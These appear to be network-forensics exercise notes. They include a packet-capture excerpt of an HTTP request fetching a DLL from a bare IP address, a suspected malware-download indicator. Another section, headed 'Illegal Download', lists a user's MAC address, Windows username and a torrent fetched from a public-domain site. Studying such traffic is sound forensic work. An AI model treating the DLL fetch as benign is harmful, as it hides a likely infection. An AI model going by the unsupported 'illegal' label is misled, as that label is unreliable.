User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
Host: 205.185.125.104\r\n
Connection: Keep-Alive\r\n
Cookie: \_subid=3mmhfnd8jp\r\n
\r\n
[Full request URI: http://205.185.125.104/files/june11.dll]
[HTTP request 2/2]







### Illegal Download - Betty Boop Rhythm on the Reservation

- MAC address Destination: Msi\_18:66:c8 (00:16:17:18:66:c8)
- Windows username elmer.blanco
- OS version Windows NT 10.0
- User downloaded the file Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent

	Time	Source	Destination	Protocol	Length	Info
69167	765.416418700	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213	765.837950500	10.0.0.201	168.215.194.14	HTTP	465	GET /divxi.jpg HTTP/1.1
69298	766.857868300	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
69347	767.585292600	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
69434	768.625230500	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
69470	768.919511100	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0B68&ref-url=http%3A//publicdomainto
69542	769.560506300	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag%22%3A%22public
69700	770.351745800	10.0.0.201	10.0.0.2	DNS	88	Standard query 0xdee1 A www.publicdomaintorrents.com
69701	770.353627000	10.0.0.2	10.0.0.201	DNS	118	Standard query response 0xdee1 A www.publicdomaintorrents.com CNAME publicdomaintorrents.com A 16
69706	770.366956400	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1
69710	770.393856600	168.215.194	10.0.0.201	TCP	1514	80 → 49834 [PSH, ACK] Seq=1 Ack=536 Win=64240 Len=1460 [TCP segment of a reassembled PDU]
69729	770.525334900	10.0.0.201	10.0.0.2	DNS	81	Standard query 0xe7bb A router.bittorrent.com

